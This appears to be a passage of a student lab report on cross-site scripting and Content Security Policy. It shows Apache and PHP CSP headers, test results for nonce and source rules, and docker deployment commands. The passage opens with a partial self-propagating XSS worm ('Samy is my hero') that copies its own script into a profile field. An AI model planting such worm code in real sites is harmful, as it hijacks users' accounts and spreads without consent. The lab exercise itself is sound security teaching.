
```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var descr = "&description=Samy is my hero" + wormCode;
```


## Task 7

Open the file Apache.conf from File Explorer and the files in csp folder in an editor.



### Sub Task 1 and 2


For [www.example32a.com](http://www.example32a.com) we can see everything is clear.




## CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From [www.example60.com](http://www.example60.com): OK
6. From [www.example70.com](http://www.example70.com): OK
7. From button click:

When pressing the button an alert pops up.



For [www.example32b.com](http://www.example32b.com) we can see only area 4 and 6 is clear and when clicked on "Click me" button nothing happens.




## CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From [www.example60.com](http://www.example60.com): **Failed**
6. From [www.example70.com](http://www.example70.com): **OK**
7. From button click:



For [www.example32c.com](http://www.example32c.com) we can see only area 1, 4 and 6 is clear and when clicked on “Click me” button nothing happens.



## CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From [www.example60.com](http://www.example60.com): Failed
6. From [www.example70.com](http://www.example70.com): OK
7. From button click:

### Subtask 3 and 4

Making some changes in index.html.

```

    color='red'>Failed</font></span></p>
8 <p>6. From www.example70.com: <span id='area6'><font
    color='red'>Failed</font></span></p>
9 <p>7. From button click: <button onclick="alert('JS Code
    executed!')">Click me</button></p>
10
11 <script type="text/javascript" nonce="111-111-111">
12 document.getElementById('area1').innerHTML = "<font
    color='green'>OK</font>";
13 </script>
14
15 <script type="text/javascript" nonce="222-222-222">
16 document.getElementById('area2').innerHTML = "<font
    color='green'>OK</font>";
17 </script>
18
19 <script type="text/javascript">
20 document.getElementById('area3').innerHTML = "<font
    color='green'>OK</font>";
21 </script>
22
23 <script src="script_area4.js"> </script>
24 <script src="http://www.example60.com/script_area5.js"> </-
    script>
25 <script src="http://www.example70.com/script_area6.js"> </-
    script>
26
27 <script type="text/javascript" nonce="777-777-777">
28 function myAlert(){
29 alert('JS Code executed!');
30 </html>
31
```

Making some changes in apache\_csp.conf file.

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        'nonce-111-111-111' 'nonce-222-222-222'
        *.example60.com 'nonce-777-777-777' \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

Also making changes in phpindex.php.

```
script_area6.js × script_area4.js × script_area5.js × index.html × phpindex.php ×
1 <?php
2  $cspheader = "Content-Security-Policy:".
3              "default-src 'self';".
4              "script-src 'self' 'nonce-111-111-111'
5              *.example70.com".
6              "'nonce 222-222-222' *.example60.com";
7  header($cspheader);
8 ?>
9
10 <?php include 'index.html';?>
11
```

Copying the file to Web Server Docker to enabled and available sites..

```
[11/18/22]seed@VM:~/.../image_www$ docker cp apache_csp.conf 1c0a08bc7ece:/etc/apache2/sites-enabled/apache_csp.conf
```

```
[11/18/22]seed@VM:~/.../image_www$ docker cp apache_csp.conf 1c0a08bc7ece:/etc/apache2/sites-available/apache_csp.conf
```

Copying index.html to Web Server Docker.

```
[11/18/22]seed@VM:~/.../csp$ docker cp index.html 1c0a08bc7ece:/var/www/csp/index.html
```

Copying phpindex.php to Web Server Docker.

```
[11/18/22]seed@VM:~/.../csp$ docker cp phpindex.php 1c0a08bc7ece:/var/www/csp/
```

—

Restarting the Apache2 Service.

```
root@1c0a08bc7ece:/var/www/csp# service apache2 restart
```

```
* Restarting Apache httpd web server apache2
```

```
[ OK ]
```

```
root@1c0a08bc7ece:/var/www/csp# █
```

Moreover, checking changes which confirms the copy of the file successful

```
root@1c0a08bc7ece:/var/www/csp# cat /etc/apache2/sites-enabled/apache_csp.conf
```

```
# Purpose: Do not set CSP policies
```

```
<VirtualHost *:80>
```

```
    DocumentRoot /var/www/csp
```

```
    ServerName www.example32a.com
```

```
    DirectoryIndex index.html
```

```
</VirtualHost>
```

```
# Purpose: Setting CSP policies in Apache configuration
```

```
<VirtualHost *:80>
```

```
    DocumentRoot /var/www/csp
```

```
    ServerName www.example32b.com
```

```
    DirectoryIndex index.html
```

```
    Header set Content-Security-Policy " \
```

```
        default-src 'self'; \
```

```
        script-src 'self' *.example70.com \
```

```
        'nonce-111-111-111' 'nonce-222-222-222' *.example60.co
```

```
m 'nonce-777-777-777' \
```

```
    "
```

```
</VirtualHost>
```

```
# Purpose: Setting CSP policies in web applications
```

```
<VirtualHost *:80>
```

```
    DocumentRoot /var/www/csp
```

```
    ServerName www.example32c.com
```


```
    DirectoryIndex phpindex.php
```

```
</VirtualHost>
```


```
# Purpose: hosting javascript files
```

Now after restarting Apache 2 services I checked the webs again.

[www.example32b.com](http://www.example32b.com) has got much of problems fixed.



[www.example32c.com](http://www.example32c.com) has got much of problems fixed but lesser than [www.example32b.com](http://www.example32b.com)



### Subtask 5

CSPs mitigate cross-site scripting (XSS) attacks because they can block unsafe scripts injected by attackers.